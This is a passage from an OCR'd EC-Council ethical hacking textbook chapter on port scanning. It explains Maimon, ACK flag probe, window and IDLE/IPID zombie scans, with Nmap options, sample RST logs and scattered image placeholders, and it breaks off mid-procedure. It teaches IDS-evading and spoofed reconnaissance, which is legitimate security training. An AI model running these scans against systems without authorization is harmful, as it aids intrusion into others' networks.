



Figure 3.44: Xmas scan output using Zenmap

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



TCP Maimon scan

This scan technique is very similar to NULL, FIN, and Xmas scan, but the probe used here is FIN/ACK. In most cases, to determine if the port is open or closed, the RST packet should be generated as a response to a probe request. However, in many BSD systems, the port is open if the packet gets dropped in response to a probe.

Nmap interprets a port as open|filtered when there is no response from the Maimon scan probe even after many retransmissions. The port is closed if the probe gets a response as an RST packet. The port is filtered when the ICMP unreachable error (type 3, code 1, 2, 3, 9, 10, or 13) is returned from the target host. In Zenmap, the **-sM** option is used to perform the TCP Maimon scan.

Figure 3.45: TCP Maimon scan result of open port




Figure 3.46: TCP Maimon scan result of closed port

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 3.47: TCP Maimon scan result of filtered port






Figure 3.48: TCP Maimon scan displaying port state in Zenmap

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





ACK Flag Probe Scan

Attackers send TCP probe packets with the ACK flag set to a remote device and then analyze the header information (TTL and WINDOW field) of the received RST packets to find out if the port is open or closed. The ACK flag probe scan exploits the vulnerabilities within the BSD-derived TCP/IP stack. Thus, such scanning is effective only on those OSs and platforms on which the BSD derives TCP/IP stacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Categories of ACK flag probe scanning include:

- **TTL-based ACK Flag Probe scanning**

  In this scanning technique, you will first need to send ACK probe packets (several thousands) to different TCP ports and then analyze the TTL field value of the RST packets received. In Zenmap, the syntax **`nmap –ttl [time] [target]`** is used to perform TTL-based scan.




Figure 3.49: TTL-based ACK flag probe scanning

If the TTL value of the RST packet on a particular port is less than the boundary value of 64, then that port is open. An example showing a log of the first four RST packets received is presented below:

```
1: host 10.2.2.11 port 20: F:RST -> ttl: 80 win: 0
2: host 10.2.2.11 port 21: F:RST -> ttl: 80 win: 0
3: host 10.2.2.11 port 22: F:RST -> ttl: 50 win: 0
4: host 10.2.2.11 port 23: F:RST -> ttl: 80 win: 0
```

Figure 3.50: Screenshot showing the open port based on the TTL value of the RST packet

In this example, port 22 returned a TTL value of 50, which is less than 64; all other ports returned a TTL value of 80, which is greater than 64. Therefore, port 22 is open.

- **Window-based ACK Flag Probe scanning**

  In this scanning technique, you will first need to send ACK probe packets (several thousands) to different TCP ports and then analyze the window field value of the received RST packets. The user can use this scanning technique when all the ports return the same TTL value. In Zenmap, the **`-sW`** option is used to perform a window scan.




Figure 3.51: Window-based ACK flag probe scanning

If the window value of the RST packet on a particular port is non-zero, then that port is open. An example showing a log of the first four RST packets received is presented below:

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
1: host 10.2.2.12 port 20: F:RST -> ttl: 64 win: 0
2: host 10.2.2.12 port 21: F:RST -> ttl: 64 win: 0
3: host 10.2.2.12 port 22: F:RST -> ttl: 64 win: 512
4: host 10.2.2.12 port 23: F:RST -> ttl: 64 win: 0
```

Figure 3.52: Screenshot showing the open port based on the window value of the RST packet

The above figure shows that the TTL value returned for each packet is the same; hence, you cannot perform TTL-based ACK flag probe scanning to find the open ports. Therefore, when you observe the window value, the third packet has a non-zero window value, which means that the port is open. When the returned RST value is zero, then the port is closed. If there is no response even after many retransmissions and an ICMP unreachable error (type 3, code 1, 2, 3, 9, 10, or 13) is returned, then the port is inferred to be a filtered port.




Figure 3.53: TCP Window scan result of an open port




Figure 3.54: TCP Window scan result of a closed port




Figure 3.55: TCP Window scan result of a filtered port

Advantages:

- This type of scan can evade IDS in most cases.

Disadvantages:

- It is extremely slow and can exploit only older OSs with vulnerable BSD-derived TCP/IP stacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Checking the Filtering Systems of Target Networks

The ACK flag probe scanning technique also helps in checking the filtering systems of target networks. The attacker sends an ACK probe packet to check the filtering mechanism (firewalls) of packets employed by the target network.

Sending an ACK probe packet with a random sequence number and getting no response from the target means that the port is filtered (stateful firewall is present); an RST response from the target means that the port is not filtered (no firewall is present).




Figure 3.56: Stateful Firewall is present




Figure 3.57: No Firewall

ACK Flag Probe Scanning using Nmap

In Zenmap, the **-sA** option is used to perform an ACK flag probe scan.





Figure 3.58: ACK Flag Probe scanning using Zenmap

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



IDLE/IPID Header Scan

The IDLE/IPID Header scan is a TCP port scan method that you can use to send a spoofed source address to a computer to find out what services are available. It offers complete blind scanning of a remote host. Most network servers listen on TCP ports, such as web servers on port 80 and mail servers on port 25. A port is considered "open" if an application is listening on the port. One way to determine whether a port is open is to send a "SYN" (session establishment) packet to the port. The target machine will send back a "SYN|ACK" (session request acknowledgement) packet if the port is open or an "RST" (Reset) packet if the port is closed. A machine that receives an unsolicited SYN|ACK packet will respond with an RST. An unsolicited RST will be ignored. Every IP packet on the Internet has a "fragment identification" number (IPID). The OS increases the IPID for each packet sent; thus, probing an IPID gives an attacker the number of packets sent since the last probe. In Zenmap, the **-sI** option is used to perform the IDLE scan.

Figure 3.59: IDLE/IPID Header scan using Zenmap

The attacker performs this scan by impersonating another computer via spoofing. The attacker does not send a packet from her/his IP address; instead, he/she uses another host, often called a "zombie," to scan the remote host and identify any open ports. In this attack, the attacker

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

expects the sequence numbers of the zombie host, and if the remote host checks the IP of the scanning party, the IP of the zombie machine will be displayed.

IDLE Scan

Every IP packet on the Internet has a fragment Internet protocol identification (IPID) number that uniquely identifies fragments of an original IP datagram. As many OSs simply increase this number for each packet that they send, probing the IPID can tell an attacker how many packets the user sent since the last probe.

- **Step 1**

  The first step in performing an idle scan is to find an appropriate zombie. A zombie that assigns IPID packets incrementally on a global basis is an appropriate or idle zombie for performing the idle scan. The shorter the time interval for request/response between the attacker-zombie and the zombie-target, the faster is the scan.

  Choose a "Zombie" and Probe its Current IP Identification (IPID) Number

  In the first step, you will send the SYN+ACK packet to the zombie machine to probe its IPID number. Here, the SYN+ACK packet is sent to probe the IPID number but not establish a TCP connection (three-way handshake).




Figure 3.60: IDLE scan: Step 1

  As the zombie does not expect a SYN+ACK packet, it will deny the connection by sending back an RST packet. Analyze the RST packet sent by the zombie machine to extract the IPID. In the diagram shown in the slide above, assume that the zombie responds with `IPID=31337`. Furthermore, assume that this IPID is X.

- **Step 2**

  The attacker sends a SYN packet to the target machine on port 80, spoofing the IP address of the zombie.

  Idle Scan: Step 2.1 (Open Port)

  If the port is open, the target will send the SYN+ACK packet to the zombie (as the IP address was spoofed) to proceed with the three-way handshake. Since the zombie did not expect a SYN+ACK packet from the target machine, it will respond with an RST packet.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.61: Port is open

Since every IP packet has a "fragment identification" number, which increases by one for every packet transmission, the zombie will now use its next available IPID, i.e., 31338 (X + 1).

Idle Scan: Step 2.2 (Closed Port)

Assume that the port on the target is closed. Subsequently, on receiving the SYN packet from the attacker (you), the target will respond with an RST, and the zombie will remain idle without taking any further action.




Figure 3.62: Port is closed

- **Step 3**

Now, follow step 1 again to probe the IPID number.


